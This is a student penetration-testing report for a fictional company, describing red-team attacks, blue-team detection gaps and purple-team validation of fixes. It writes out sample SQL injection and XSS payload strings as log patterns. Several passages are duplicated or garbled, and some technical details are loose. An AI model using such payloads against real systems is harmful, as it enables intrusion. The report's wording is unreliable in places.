Sri Lanka Institute of Information Technology

Assignment -02

Penetration testing report based on the lab work performed for the module.

Applied Information Assurance – IE3022
B.Sc. (Hons) in Information Technology Specialization in cyber security

Table of Contents

1 Introduction 3
1.1 Overview of Testing Process 3
1.2 Red, Blue, and Purple Team Roles 3
1.3 Assumptions 4
1.4 Methodology 4
2 Team Structure and Roles 6
2.1 Clear Division of Roles (Red, Blue, Purple) 6
2.2 Explanation of Responsibilities for Each Team 8
3 Red Team – Offensive Assessment 12
3.1 External Network Assessment 12
3.2 Internal Network Assessment 13
3.3 Web/Application Assessment 14
4 Blue Team – Defensive Analysis 16
4.1 Detection & Response 16
4.2 Security Posture Evaluation 18
4.3 Recommendations for Improvement 20
5 Purple Team – Collaboration & Effectiveness 22
5.1 Gap Analysis 22
5.2 Improvement Validation 25
5.3 Process Optimization 28
6 Reporting & Documentation 31
6.1 Executive Summary 31
6.2 Technical Findings 32
6.3 Remediation Roadmap 34
7 Additional Considerations 37
7.1 Realistic Attack Simulation 37
7.2 Automation & Tool Scripting 38
8 Appendix 41

1 Introduction

1.1 Overview of Testing Process

This penetration testing document is created by the cybersecurity advisory organization HackerOne, engaged by Mayo Industriesto conduct a thorough vulnerability evaluation and penetration testing of their digital framework. The main goal is to detect security flaws within both internal and external networks, web applications, and APIs, as well as to assess the efficacy of current security measures.

The evaluation was carried out utilizing a collaborative method involving three teams:

- Red Team: Simulated actual-world assaults to pinpoint weaknesses.
- Blue Team: Observed, identified, and reacted to the simulated assaults.
- Purple Team: Evaluated the efficacy of both attacking and defensive methods and suggested enhancements.

All systems, applications, and endpoints were included in the parameters of this engagement, as Mayo Industries did not establish any exclusion areas or limitations on testing. The penetration test aimed to deliver practical insights into the organization's security status, the business consequences of possible breaches, and a plan for remediation and fortifying defenses.

1.2 Red, Blue, and Purple Team Roles

- Red Team - Offensive Security

  Assigned with the mission of mimicking both external and internal cyber assaults, the Red Team carried out reconnaissance, scanning, exploitation, privilege escalation, lateral movement, and web/API evaluations. Their objective was to replicate the tactics, techniques, and procedures (TTPs) used by genuine assailants.

- Blue Team - Defensive Security

  The Blue Team examined logs, observed alerts, and evaluated the performance of current defensive strategies. They were tasked with identifying and reacting to the Red Team's simulated assaults and assessing the organization's preparedness for such threats.

- Purple Team - Collaborative Oversight

  The Purple Team served as the link between the Red and Blueteams. Their responsibility involved evaluating offensive discoveries against defensive insights, confirming the effectiveness of applied mitigations, and recommending process enhancements for improved collaboration and security results.

1.3 Assumptions

The subsequent premises were established throughout this collaboration:

- No Off-Limit Zones: Mayo Industries allowed unrestricted testing throughout all systems, networks, applications, and APIs.

- Controlled Environment: The evaluation was conducted in a regulated and authorized setting with the expectation that any effect on business activities would be negligible or absent.

- Simulated Attacker Model: The Red Team operated on the premise of a committed opponent with restricted initial access, yet able to exploit identified weaknesses to elevate privileges and navigate laterally.

- Current-State Evaluation: The evaluation was carried out considering the existing security settings, without the impact of forthcoming updates or policies that have yet to be implemented.

- Non-Production Data: Where relevant, it was presumed that testing environments were free of actual customer or sensitive information unless the client explicitly indicated otherwise.

1.4 Methodology

The methodology adhered to a systematic strategy aligned with established industry frameworks such as OWASP **Testing Guide**, **MITRE ATT&CK**, and **NIST SP 800-115**The complete procedure comprised the subsequent stages:

- **Planning and Preparation**

  Outlined the boundaries, secured approvals, and confirmed agreement among stakeholders regarding the guidelines for engagement.

- **Reconnaissance and Information Gathering**

Utilized a combination of passive and active methods to gather information on Mayo Industries' external attack surface.

- **Scanning and Enumeration**

  Discovered active hosts, accessible ports, operating services, and software editions utilizing tools such as Nmap and Nessus.

- **Exploitation and Privilege Escalation**

  Identified specific vulnerabilities to obtain unauthorized entry and elevate privileges employing Metasploit, manual exploits, and scripting.

- **Post-Exploitation and Lateral Movement**

  Traversed the internal network to reach sensitive assets and showcase influence.

- **Web and API Testing**

  Evaluated web applications and APIs for security weaknesses in accordance with the OWASP Top 10 and typical API issues utilizing tools such as Burp Suite and OWASP ZAP.

- **Defense Assessment and Incident Reaction Simulation**

  The Blue Team examined detection records, firewall performance, and the efficiency of EDR responses.

- **Validation and Collaboration**

  The Purple Team confirmed corrections, linked results, and suggested enhancement tactics for upcoming Red-Blue collaborations.

- **Reporting**

  Prepared technical conclusions, business implications, and corrective actions in a formal report format for Mayo Industries stakeholders.

2 Team Structure and Roles

To carry out a thorough penetration test of Mayo Industries, the evaluation was segmented among three expert teams - Red Team, Blue Team, and Purple Team each with distinct roles and duties. This arrangement mirrors actual security operations and guarantees that both offensive and defensive elements of cybersecurity are assessed, alongside a joint analysis of their effectiveness.

2.1 Clear Division of Roles (Red, Blue, Purple)

The process of penetration testing was organized utilizing this team-oriented strategy:

Red Team - Offensive Security

This group is tasked with mimicking both external and internal threats. Their main objective is to detect weaknesses in Mayo Industries' systems by proactively trying to take advantage of security gaps in networks, servers, applications, and APIs. The Red Team conducts penetration testing tasks that involve scanning, enumeration, identifying vulnerabilities, and exploiting them.

Blue Team – Defensive Security

This group signifies the internal security division of Mayo Industries. Their aim is to identify, observe, and react to simulated assaults executed by the Red Team. They assess the efficiency of current security measures, incident response abilities, and detection systems. The Blue Team's responsibilities consist of recognizing indicators of attacks, thwarting harmful actions, and offering insights on the effectiveness of protective measures.

Purple Team – Collaborative Evaluation

The Purple Team acts as a link between the Red and Blue Teams. Their responsibility is to evaluate the success of defensive measures when faced with actual attacks. By reviewing both offensive and defensive information, they pinpoint vulnerabilities, confirm enhancements, and recommend process improvements to strengthen the organization's overall security framework. The Purple Team guarantees that both the Red and Bluegroups work together efficiently to enhance the organization's security response continuously.

Team	Purpose (Role)	Primary Activities (Focus Area)	Tools Utilized (Tool Set)
Red Team	Offensive Security - Mimic attackers and discover system vulnerabilities	• Conduct reconnaissance. • Capitalize on vulnerabilities in the network, web application, and operating system • Try to escalate privileges, extract data, and move laterally	• Nmap • Metasploit • Burp Suite • OWASP ZAP • Nikto
Blue Team	Protective Security - Observe, identify, and react to assaults	• Observe network activity and logs • Identify and assess attacks • Enhance security measures and settings	• SIEM (Splunk, ELK) • Snort • Wireshark • EDR Tools (e.g., CrowdStrike) • Firewall Solutions (e.g., pfSense, Cisco ASA)
Purple Team	Coordination and Verification - Connect red and blue initiatives, confirm results	• Evaluate the effectiveness of red against blue • Perform retesting of fixed vulnerabilities • Suggest enhancements for collaboration and processes	• Reporting Tools (e.g., Confluence, Jira) • Validation Scripts (Python/PowerShell) • Collaboration Tools (Slack, Teams) • Dashboard Tools (Kibana, Grafana)

Table: Clear Division of Roles (Red, Blue, Purple)

2.2 Explanation of Responsibilities for Each Team

Red Team – Attack Security

Core Responsibilities:

- Simulate actual cyberattacks to reveal weaknesses in Mayo Industries' external and internal settings:

  The Red Team performed authentic attack simulations that replicate possible dangers from both outside and inside threat actors. These exercises involved focused scans, phishing attempts, and exploit creation, aiding in identifying vulnerabilities throughout perimeter security, internal networks, and application layers.

- Perform unauthorized access trials to assess the efficiency of external and internal security measures:

  The group sought to penetrate network security measures, including firewalls, VPNs, and authentication systems without prior consent. These efforts contributed to evaluating the organization's capability to identify and withstand actual intrusion efforts.

- Utilize weaknesses in network services, operating systems, applications, and APIs to evaluate possible effects:

  Following the detection of weaknesses via scanning and enumeration, the Red Team took advantage of these to gain insight into how an adversary might breach services, extract data, or interfere with business activities.

- Determine routes for elevating privileges, extracting data, and moving laterally throughout internal systems:

  The Red Team outlined internal trust connections and misconfigurations to emulate adversaries moving sideways within the network, elevating their privileges, and gaining access to sensitive data stores.

Deliverables:

- Vulnerability Findings Report: Detailed inventory of identified vulnerabilities, encompassing severity ratings, impacted systems, and methods of exploitation.

- Proof of Concept (PoC): Screenshots, scripts, or payloads illustrating the successful execution of an exploit.

- Risk Assessment: Assessment of possible business consequences for each discovery, emphasizing urgent matters.

- Access Logs: Recorded instances of unauthorized access efforts, signs of privilege escalation, and methods for data exfiltration.

Blue Team – Protective Security

Core Responsibilities:

- Identify, record, and react to red team assault efforts throughout the network:

  The Blue Team persistently oversaw the infrastructure with the aid of SIEMs, intrusion detection systems, and log analyzers to identify harmful actions stemming from the simulated attacks of the Red Team. They assessed alerts and reacted as needed.

- Assess the efficiency of security measures including firewalls, IDS/IPS, SIEMs, and endpoint defense:

  Security instruments and settings were evaluated for their extent, reactivity, and dependability. The group confirmed if detection signatures were activated correctly and if automated protections responded promptly.

- Examine security logs to identify how attacks were executed and if they were recognized or thwarted:

  Log evaluations were conducted on networking devices, servers, and endpoints to piece together Red Team actions and confirm if the assaults were noticed or overlooked.

- Suggest enhancements to bolster defenses and address identified vulnerabilities, thereby reinforcing security stance:

  Considering the identified attack vectors and areas lacking detection, the Blue Team proposed measures to strengthen the infrastructure, implement updates, adjust alert criteria, and establish new defense strategies.

Deliverables:

- Incident Logs: Chronology and proof of Red Team operations that were identified, along with countermeasures taken.

- Detection Report: Analysis of the types of attacks identified, the speed of response, and the efficacy of defense strategies.

- Recommendations Report: Practical corrective measures and improvement actions, along with technical rationales.

- Security Posture Report: Comprehensive perspective on the organization's identification strengths and vulnerabilities.

Purple Team – Collaboration and Verification

Core Responsibilities:

- Examine the complete testing process to pinpoint discrepancies between aggressive and protective actions:

  The Purple Team scrutinized the strategies of the Red Team and the reactions of the Blue Team to emphasize detection shortcomings, incorrect assumptions, and aspects where hostile actions were overlooked.

- Assess if the suggestions from the Blue Team adequately address the weaknesses targeted by the Red Team:

  Following the implementation of fixes, the Purple Team conducted re-tests on the previously abused vectors to confirm that the problems had been addressed and no longer represented a risk.

- Collaborate with both teams to enhance effectiveness, communication channels, and threat identification:

  The Purple Team facilitated ongoing communication between the Red and Blue Teams, coordinated review meetings, and assisted in making sure that insights gained were communicated and implemented.

- Propose enhancements to workflows and tools to boost identification, prevention, and teamwork:

  As a result of the comprehensive exercise, the Purple Team offered strategic and technical suggestions to enhance monitoring coverage, automate scripts, refine threat modeling processes, and improve internal collaboration.

Deliverables:

- Gap Analysis Report: Recognized vulnerabilities in Blue Team protections and Red Team offensive strategies, along with recommendations for alignment.

- Mitigation Validation Report: Verification of whether the Blue Team's corrective actions effectively resolved the issues identified by the Red Team.

- Process Optimization Recommendations: Perspectives on enhancing Red/Blue teamwork, integrating tools, and increasing overall threat response effectiveness.

3 Red Team – Offensive Assessment

The Red Team performed an extensive offensive security evaluation mimicking actual adversary actions against Mayo Industries' external perimeter, internal infrastructures, and web applications. This segment outlines the techniques, tools, and significant discoveries in each focus area, including scanning, enumeration, exploitation, privilege elevation, lateral movement, and application-level testing.

3.1 External Network Assessment

Objective: To detect weaknesses in Mayo Industries' online assets and evaluate the possibility of unauthorized entry.

Methodology:

Scanning

Scanning acted as the essential step for charting the outside attack surface. Instruments such as Nmap, Masscan, and Shodan were utilized to identify open ports, available services, and operating systems. Nmap's service and OS recognition functionalities assisted in pinpointing particular technologies and versions, like an obsolete Apache web server susceptible toCVE-2009-3555. These observations facilitated focused vulnerability investigation and exploitation strategy development.

- Tools Used:
  - Nmap: TCP/UDP probing, service identification, OS profiling.
  - Masscan: Rapid scans to detect extensive open ports.
  - Shodan: Recognized vulnerable systems containing historical information and labels.

Enumeration

Once hosts and services were identified, enumeration tools were employed to obtain more in-depth information. Methods such as banner grabbing, DNS zone enumeration, and SMB enumeration disclosed confidential configuration particulars, user accounts, and available assets. This stage exposed internal DNS data, unmonitored FTP access, and active directory details.

- Tools Used:
  - Netcat, Nmap: Banner grabbing.
  - dnsenum: DNS zone transfers and subdomain mapping.
  - enum4linux, smbclient: User and share discovery through SMB.
  - SNMP/SMTP enumeration: Identified devices and email settings.

Exploitation

Identified vulnerabilities were subsequently leveraged to gain unauthorized entry. Methods utilized involved taking advantage of default credentials, insufficient password regulations, obsolete services, and existing vulnerabilities. Instruments such asMetasploit and Hydrawere utilized to initiate focused assaults on vulnerable services like FTP, RDP, and Apache.

- Exploits Executed:
  - Metasploit: Abused CVEs and RDP configuration errors.
  - Hydra Brute-force authentication details for SSH and FTP.
  - sqlmap: Automated SQL injection attacks.
  - Manual ExploitationCVE-2009-3555 for Denial of Service on Apache server.

Key Findings:

- Anonymous FTP Access disclosed internal records holding personnel and technical information.
- Outdated Apache (v2.2.8) vulnerable to SSL renegotiation denial-of-service attack (CVE-2009-3555).
- Weak RDP Credentials granted unapproved entry through brute-force.
- Misconfigured DNS permitted successful zone transfers revealing internal network configuration.

Impact: These weaknesses offered convenient access for attackers to maneuver into the internal system, disturb services, and collect intelligence essential for further infiltration.

3.2 Internal Network Assessment

Objective: To emulate a situation after a breach by assessing the capacity to elevate privileges and move laterally across the internal network.

Methodology:

Privilege Escalation

Once access to internal systems was obtained, methods for privilege escalation were employed to achieve administrative dominance. The Red Team deployed scripts such as WinPEAS and LinPEASto recognize misconfigurations, unsafe permissions, and kernel weaknesses (e.g., Dirty COW - CVE-2016-5195). Misconfigured SUID binaries and exposed AlwaysInstallElevatedguidelines offered straightforward avenues for escalation.

- Techniques Used:
    - WinPEAS: Identified inadequate file permissions and vulnerable services on Windows.
    - LinPEAS: Revealed writable SUID binaries and sudo misconfigurations on Linux.
    - Manual Exploits: Abused AlwaysInstallElevated to gain SYSTEM-level privileges.
    - Mimikatz: Extracted credentials and tokens from memory.

Lateral Movement

With elevated permissions, the Red Team executed lateral movement throughout the network utilizing PsExec, CrackMapExec, WMI, and SMBClient. Reusing credentials and insufficient segmentation permitted limitless entry to neighboring systems. Methods such as Pass-the-Hash and Kerberos ticket reuse activated impersonation of elevated-privilege accounts.

- Movement Methods:
    - PsExec/WMI Remote command execution on Windows machines.
    - SMBClient Accessed communal directories and confidential documents.
    - CrackMapExec: Listed users and traversed laterally by utilizing collected hashes.
    - Mimikatz: Pass-the-Hash and Pass-the-Ticket techniques.

Key Findings:

- AlwaysInstallElevated facilitated straightforward escalation on internal Windows servers.
- Hardcoded Credentials reutilized throughout systems allowed entry without re-use.
- Access to Admin Shares activated file extraction and internal data breach.
- Flat Network Architecture permitted unrestricted access from user groups to essential resources.

Impact:

The absence of segmentation and the existence of unsecure configurations allowed the Red Team complete dominance over the internal environment, illustrating how attackers might obtain ongoing access and pilfer sensitive resources.

3.3 Web/Application Assessment

Objective: To pinpoint weaknesses in Mayo Industries' web applications and APIs by utilizing the OWASP Top 10 and security testing techniques tailored for APIs.

Methodology:

OWASP Top 10 Testing

Applications were evaluated based on the OWASP Top 10 to identify significant vulnerabilities including SQL Injection, Cross-Site Scripting (XSS), and Broken Authentication. These problems were identified in input forms, administrative interfaces, and session management procedures.

- Key Tests:
  - SQL Injection (SQLi): Authentication forms and query fields were exposed to risks.
  - Stored/Reflected XSS Detected in assistance ticket and remark sections.
  - Broken Authentication: Session takeover through unprotected cookies and inadequate session fixation protections.
  - IDOR (Insecure Direct Object References) User profiles could be accessed by altering URL parameters.

API Testing

REST and GraphQLAPIs were evaluated for flawed authentication, unsafe object access, and data leaks. The Red Team discovered that the lack of secure authorization verifications and rate limiting resulted in several attack opportunities.

- API Issues Found:
  - Broken Authentication: Inadequate authentication methods and lack of multi-factor authentication.
  - Broken Object-Level Authorization (BOLA)Users gained entry to restricted resources by modifying user IDs.
  - Sensitive Data Exposure: Personal information and authentication details sent in unencrypted form.
  - Lack of Rate Limiting: Enabled brute-force and scraping attacks.

Key Findings:

- SQL Injectionin the login form permitted bypass of admin-level access.
- Stored XSSin the assistance framework permitted cookie theft and session takeover.
- Broken Object-Level Authorization (BOLA)revealed data of other users through the API.
- Insecure Authentication permitted unapproved actions on internal endpoints.

Impact:

The weaknesses found in both web applications and APIs presented considerable dangers, such as data leaks, unauthorized entry, and complete account takeover. These issues also expanded the attack surface for lateral movements and privilege escalation.

4 Blue Team – Defensive Analysis

To assess Mayo Industries' capacity to identify, examine, and react to security incidents by means of log analysis, SIEM effectiveness, and preparedness for incident response.

4.1 Detection & Response

To assess Mayo Industries' capacity to identify, examine, and react to security incidents by means of log analysis, SIEM effectiveness, and preparedness for incident response.

The Blue Team performed log examination across web servers, Windows machines, and file shares. Apache logs revealed SQL injection patterns (e.g., ' OR 1=1--) and XSS payloads (<script>alert(1)</script>). Windows Event IDs (e.g., 4625, 4624, 4688) indicated forceful login attempts and questionable process activations (cmd.exe, powershell.exe, msiexec.exe). On SMB shares, large unauthorized downloads of files like employee_data.xlsx indicated possible exfiltration attempts. The Blue Team started by consolidating and analyzing logs from essential infrastructure elements, including web servers, operating systems, and shared network resources. Apache logs uncovered SQL injection attempts in request strings and Cross-Site Scripting payloads in input fields. For Windows servers, Event IDs like 4625 (failed login), 4624 (successful login), and 4688 (process creation) signified brute-force attacks and the running of questionable processes such as cmd.exe, powershell.exe, and msiexec.exe. On SMB servers, there was evidence of unauthorized entry to sensitive shares, with numerous large file downloads indicating a potential data theft. Nonetheless, the absence of centralized log collection and a restricted log retention period (7 days) hindered the capability to identify and address long-term risks effectively.

Key Findings:

- Web Logs (Apache):
  - SQLi/XSS patterns in query parameters and form inputs.
  - .phpfile uploads and execution indicating web shell implementation.
- Windows Event Logs:
  - Elevated numbers of 4625 succeeded by 4624 logins indicate brute-force activity.
  - Utilization of process-creation tools without permission from administration.
- SMB Logs:
  - Low-privilege users accessed sensitive shares.
  - No records of file deletions or USB insertions.
- Gaps:
  - Logs kept locally without centralized aggregation.
  - Only 7 days of retention.
  - No tamper-proof log storage.

Assessment: Insufficient log correlation and centralized gathering greatly diminished visibility and readiness for forensic analysis.

SIEM Notifications & Setup Evaluation

Mayo Industries had a SIEM platform in place (e.g., Splunk, Sentinel), but it was improperly configured, was missing essential detection rules, and was not connected to threat intelligence feeds. Although a SIEM platform existed, its configuration was inadequate and it did not include pertinent detection rules for several attack methods identified during testing. Important events—like numerous unsuccessful login attempts, the utilization of credential dumping tools, or lateral movement throughPsExecand WMI—did not produce alerts. The lack of correlation rules resulted in related indicators of compromise from various systems not being connected into a unified incident. Furthermore, there was no integration with external threat intelligence sources, which led to known malicious IP addresses and hashes not being identified, and SIEM dashboards were devoid of actionable context for SOC analysts.

Key Gaps Identified:

- Detection Deficiencies:
  - No rules for SQLi, XSS, brute-force, or Mimikatz usage.
- Correlation Failures:
  - Diverse logs from web, endpoints, and firewall not connected.
- Threat Intelligence Blindness:
  - No notifications triggered by blacklisted IP addresses or recognized malware signatures.

Assessment: The SIEM generated very little actionable intelligence because of obsolete signatures, a lack of correlation logic, and unconfigured dashboards.

Incident Handling Capability

Incident management was casual. There were no incident response playbooks, roles were unclear, and there were no defined escalation procedures. Temporary data was not retained, and notifications were directed to a shared space that was not monitored.inbox.Thethe organization did not have a structured incident response framework. There were no established IR playbooks for addressing web assaults, privilege elevation, or lateral movements within the network. Major deficiencies included the lack of a clear escalation process, ambiguous allocation of roles and responsibilities, and the absence of simulated tabletop drills. Additionally, there was no system in place to preserve volatile memory or gather forensic evidence when malicious activity was identified, which allowed attackers to remove evidence or remain unnoticed. This reactive stance greatly prolonged the time taken to identify, address, and recover from security incidents.

Deficiencies Observed:

- No established IR framework or simulation activities.
- No capture of volatile memory or forensic procedure.
- The alerting process did not include ticketing or triage procedures.

Assessment: Because of inadequate planning and lack of response procedures, intruders managed to elevate their privileges and steal data without facing any opposition.

Overall Impact

Owing to restricted detection, notification, and reaction abilities, Mayo Industries experienced:

- Increased Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR).
- Exposure to persistent threats.
- Regulatory non-compliance risks.

4.2 Security Posture Evaluation

Objective: To evaluate the implementation and efficiency of fundamental protective measures: firewalls, IDS/IPS, and EDR.

Firewall Effectiveness

The perimeter firewall made RDP, FTP, and SMB accessible to the internet without any ACLs or Geo-IP filtering. Internally, the unsegmented network facilitated straightforward lateral movement. The perimeter firewall was operational but poorly configured. Numerous high-risk services like RDP (TCP 3389), FTP, and SMB were accessible from the public internet without any access control lists or IP whitelisting. There was a lack of geo-IP filtering or intrusion-detection blocking, which permitted unrestricted scanning by external threats. Internally, there was no firewall segmentation, allowing lateral movement from compromised workstations to essential servers. Firewall rules were neither reviewed nor updated on a regular basis, resulting in excessive accessibility and a considerable increase in the attack surface.

Assessment:

- Open RDP (3389), FTP (21), and SMB (445) for public access.
- No VLAN partitioning or internal ACLs.
- Administrative portals were reachable from any IP address.

Recommendations:

- Implement default-deny firewall policies.
- Restrict admin ports to VPN-only.
- Introduce VLAN segmentation and monthly rule audits.

IDS/IPS Effectiveness

Snort was implemented in passive mode without any prevention functions. The signatures were outdated and did not recognize Red Team methods such as SQLi, XSS, andPsExec usage. The implemented Intrusion Detection System (IDS), which utilizes Snort, was functioning in a mode of passive observation without any inline blocking. Its signature database had not received updates, leading to the oversight of prevalent payloads like SQL injection, cross-site scripting, and shell uploads. Because of a significant rate of false positives and a lack of tuning, numerous alerts were disregarded. Additionally, there was no efficient method to automatically address verified threats. Lateral movement tactics, including SMB enumeration andPsExecexecution took place unnoticed, underscoring the IDS's vulnerabilities and its inability to offer immediate insight into the attack.

Assessment:

- No notifications for sideways movement or shell uploads.
- High false positives, no personalized adjustments.
- Not integrated with SIEM.

Recommendations:

- Enable inline IPS mode for active blocking.
- Deploy custom detection rules and update signatures.

Link IDS notifications with SIEM for comprehensive context

Endpoint Surveillance & Reaction (ESR)

EDR tools were irregularly implemented (~40% coverage). Instruments such as Mimikatz and WinPEAScarried out undetected. No behavioral guidelines or tracking data were present. Endpoint security coverage was irregular. Although certain systems had anti-virus software in place, sophisticated EDR solutions that can identify in-memory attacks or credential theft were either absent or turned off. On devices that had EDR installed, telemetry was neither centralized nor monitored efficiently. Instruments likeMimikatz and WinPEASremained unnoticed, indicating an absence of behavioral detection protocols. No notifications were triggered for dubious actions including privilege escalation, unusual registry changes, or the establishment of services. Additionally, the majority of endpoints permitted unrestricted binary execution, were devoid of device control regulations, and failed to track command-line inputs, allowing intruders to function covertly

Assessment:

- No PowerShell or WMI monitoring.
- Command-line parameters and script logging were turned off.
- Outdated systems and personal devices did not have adequate security.

Recommendations:

- Deploy unified EDR across all endpoints.
- Enable Sysmon, script block logging, and tracking of parent-child processes.
- Enforce AppLocker/WDAC and USB restrictions.

4.3 Recommendations for Improvement

Objective: To decrease the vulnerability exposure by enhancing patch management and system fortification.

Patch Management

The environment utilized obsolete services such as Apache 2.2.8 (susceptible to CVE-2009-3555). There was no reliable patching routine in place. The Blue Team highly advises the adoption of an automated and centralized patch management solution (such as Microsoft WSUS, SCCM, or alternative tools like ManageEngine). Ongoing vulnerability evaluations should take place to detect outdated services, for instance, the Apache 2.2.8 web server, which is vulnerable to CVE-2009-3555. A consistent patching schedule (for example, monthly for routine updates and immediate attention for severe vulnerabilities) should be established. All third-party applications must be part of the patch inventory. Systems lacking essential security updates should be automatically identified, and remediation efforts should be monitored through ticketing systems to guarantee responsibility.

Recommendations:

- Implement centralized solutions (e.g., WSUS, SCCM, Ansible).
- Establish patching policies (e.g., monthly + urgent 48-hour response for criticals).
- Scan regularly with Nessus/OpenVAS/Qualys.

Ensure patch monitoring and responsibility through ticketing platforms

System & Network Hardening

The network had outdated services activated, inadequate privilege management, and lacking secure settings. Strengthening systems and networks must be emphasized to minimize the attack surface. This entails turning off unused services (e.g., anonymous FTP, public SNMP), implementing secure settings (e.g., Windows Defender Exploit Guard, AppLocker), and adhering to the principle of least privilege through Active Directory GPOs. Default user credentials must be eliminated, password regulations strengthened, and multi-factor authentication (MFA)

mandated for all remote access systems. Remote Desktop should be secured behind a VPN, and PowerShell usage ought to be observed and limited. Furthermore, a fortified base image should be developed and utilized for all server/workstation deployments to guarantee uniform baseline security.

Recommendations:

- Deactivate unnecessary services (FTP, SNMP v1/v2, Telnet, NetBIOS).
- Apply CIS Benchmarks and Microsoft SCT templates.
- Enforce PoLPvia GPO and eliminate default credentials.
- Require MFAon VPN, RDP, and elevated access.
- Harden PowerShell using Constrained Language Mode and transcription.
- Deploy Sysmon, host firewalls, and logging for audits.

Impact Summary

Implementing these improvements will:

- Reduce exploitability of known vulnerabilities.
- Enforce consistent security baselines.
- Identify and react to dangers more swiftly.
- Align Mayo Industries with CIS Controls, NIST, and ISO/IEC 27001 guidelines.

5 Purple Team – Collaboration & Effectiveness

5.1 Gap Analysis

To conduct an in-depth comparative examination of Red Team offensive maneuvers and Blue Team protective strategies. The aim is to uncover detection and reaction shortcomings, subtle indicators, overlooked areas, and general resilience deficiencies.

Tactical Analysis: Red Team vs. Blue Team

Tactic (MITRE ATT&CK)	Red Team Technique & Tool	Expected Blue Defense	Actual Blue Response	Gap Identified
Initial Access (TA0001)	SQL Injection through login form (sqlmap, manual payloads)	WAF, data validation, notification through SIEM	Input sanitization is somewhat implemented; SIEM alert is absent	Absence of WAF; SIEM regulations for SQLi patterns not optimized; detection not occurring in real-time
Execution (TA0002)	Web shell upload through unsecured file upload (Burp Suite, PHP shell)	File format verification, AV/EDR identification of shell execution	File uploaded & executed without issues; no AV notification	MIME-type validation circumvented; EDR failed to examine child process or webdir behavior
Persistence (TA0003)	Registry Run key added (reg add to HKCU path)	Sysmon + SIEM guideline for registry modifications	Sysmon not configured; no detection	No insight into registry persistence efforts
Privilege Escalation (TA0004)	Exploited SeImpersonate Privilege via Juicy Potato	Windows logging, EDR behavior detection	Privilege escalation succeeded silently	No EDR notification; Windows audit policy was missing required object-level logging

Defense Evasion (TA0005)	Renamed Mimikatzbinary; carried out through PowerShell obfuscation	EDR behavior analysis	Executed without detection	No logging of PowerShell command lines; obfuscation circumvented AV/EDR heuristics
Credential Access (TA0006)	Mimikatzutilized to extract LSASS memory	Credential Guard, LSASS safeguarding, EDR notification	Credential dump succeeded; no alert	No LSASS safeguard; lack of notifications regarding memory access to essential processes
Lateral Movement (TA0008)	PsExecto transition from web to DB server	IDS/IPS detection, SMB/WinRM monitoring	Lateral move occurred; no detection	No PsExecsignature in IDS; no SMB activity recording
Collection (TA0009)	Replicated financial information from shared directories	File access auditing, DLP	No access logs or alerts	File sharing lacks oversight; no auditing policy implemented regarding access to sensitive files
Exfiltration (TA0010)	Compressed and extracted confidential information via HTTP	DLP, outbound filtering, proxy alerting	Data left network without alert	No notifications for outbound proxy; no SSL examination or significant transfer limit in DLP

Patterns of Detection Failures

- Tactical Gaps: Detection shortfalls were prevalent throughout various MITRE ATT&CK phases, suggesting not only technical challenges but also a misalignment in processes (e.g., detection logic not aligned with the attacker lifecycle).
- Reactive Instead of Proactive: The majority of log evidence was historical. There was no real-time identification and assessment.
- Overreliance on Endpoint Logs: Where EDR was not implemented, the Blue Team lacked telemetry (e.g., domain controllers, database servers).

Threat Detection Maturity Analysis

Category	Maturity Level	Implication
Endpoint Visibility	Low to Medium	Incomplete EDR implementation resulted in security silos
Alert Correlation	Low	SIEM had an insufficient number of rules; alerts were disconnected and lacked context
Response Workflow	Medium	Incidents were identified after the fact but not advanced to containment
Coverage Completeness	Low	Key resources (such as internal databases, shared file servers) were entirely without oversight

Case Study – Overlooked Identification: PsExec Lateral Movement

- Tool Used: PsExec.exe from external server to internal database.
- MITRE Technique: T1021.002 (Remote Services: SMB/Windows Administrative Shares)
- Expected Detection: IDS notification + EDR observation of psexesvc.exe
- Result: No alerts triggered.
- Root Cause:
  - No signature for PsExec in Snort/Suricata.
  - EDR is not set up on the specified database server.
  - No parsing of Windows Event ID 5140/4688 in SIEM.
- Impact: Permitted smooth transition to valuable data resources undetected.

Missed Chance – Weaknesses in Defensive Logging

Critical Log Type	Status During Test	Effect on Detection Capability
Sysmon (host activity logging)	Not deployed or misconfigured	Lack of insight into the creation of processes, modifications in the registry, or changes to files
PowerShell Logging (Module & Script)	Not enabled	No forensic insight into script execution

File Integrity Monitoring	Partially deployed	Unable to identify web shell upload or configuration file alteration
DNS and Proxy Logs	Absent	No information regarding C2 or data extraction through DNS/HTTP(S) interfaces

Intelligence Gap
Despite successful compromise, the The Blue Team identified no indicators after the compromise.of assailant behavior in certain environments. The Red Team's subtlety was not a result of complexity, but rather because ofabsence of transparency and absent telemetry, particularly during lateral and persistence stages.

Conclusion – Gap Analysis Summary:

The comparative analysis revealed systemic visibility and alerting weaknessesthroughout the organizational detection framework. The Red Team took advantage of both technical weaknesses andgaps in defensive posture, such as:

- Limited endpoint instrumentation.
- Weak SIEM correlation logic.
- Unsupervised internal traffic (particularly SMB, RDP, and file sharing).
- Incomplete DLP policies.

These results highlight the necessity for a cohesive detection approach that aligns with the MITRE ATT&CK framework, uniform telemetry across resources, and improved calibration of current security tools.

5.2 Improvement Validation

Objective: To assess the efficacy of the defensive enhancements made by the Blue Team following the findings from the Red Team's attack. This segment outlines the re-performance of attack sequences to confirm whether the mitigations currently thwart exploitation, trigger alerts, and facilitate prompt response.

Methodology

The Purple Team organized validation by replicating the identical attack routes utilized during the original breach, concentrating on:

- Previously successful attack vectors
- Regions with absent or postponed identification
- Reconfigured or newly deployed defenses

Each mitigation was evaluated utilizing the same or somewhat altered tools and payloads. Validation results were analyzed in relation to:

- Prevention (Attack blocked)
- Detection(Real-time attack identified)
- Response(Alert assessed and measures implemented)
- Logging(Event recorded for investigative follow-up)

Red Team Attack	**Mitigation Implemented**	**Test Result**	**Validation Status**
SQL Injection on login form	WAF regulation + backend data verification	Attack blocked at WAF	Effective (Blocked)
Web shell installation through unprotected upload	MIME-type validation + extension filtering	Upload denied; file blocked	Effective (Prevented)
Registry persistence via `HKCU\Run`	Sysmon + tailored SIEM rule for modifications to registry keys	Registry change detected in real-time	Detected & Alerted
Juicy Potato privilege escalation	Group Policy hardened token privileges	Exploit unsuccessful because of limited token usage	Prevented
Obfuscated Mimikatz run via PowerShell	Script block logging + AMSI incorporation	Blocked; AMSI flagged obfuscation	Detected & Blocked
PsExec lateral movement	SMB traffic observation + notifications through Suricata	Alert triggered on PsExec behavior	Detected
Exfiltration over HTTP	Outbound traffic monitoring + notification for substantial ZIP downloads	Alert triggered, ZIP quarantined	Alerted & Quarantined
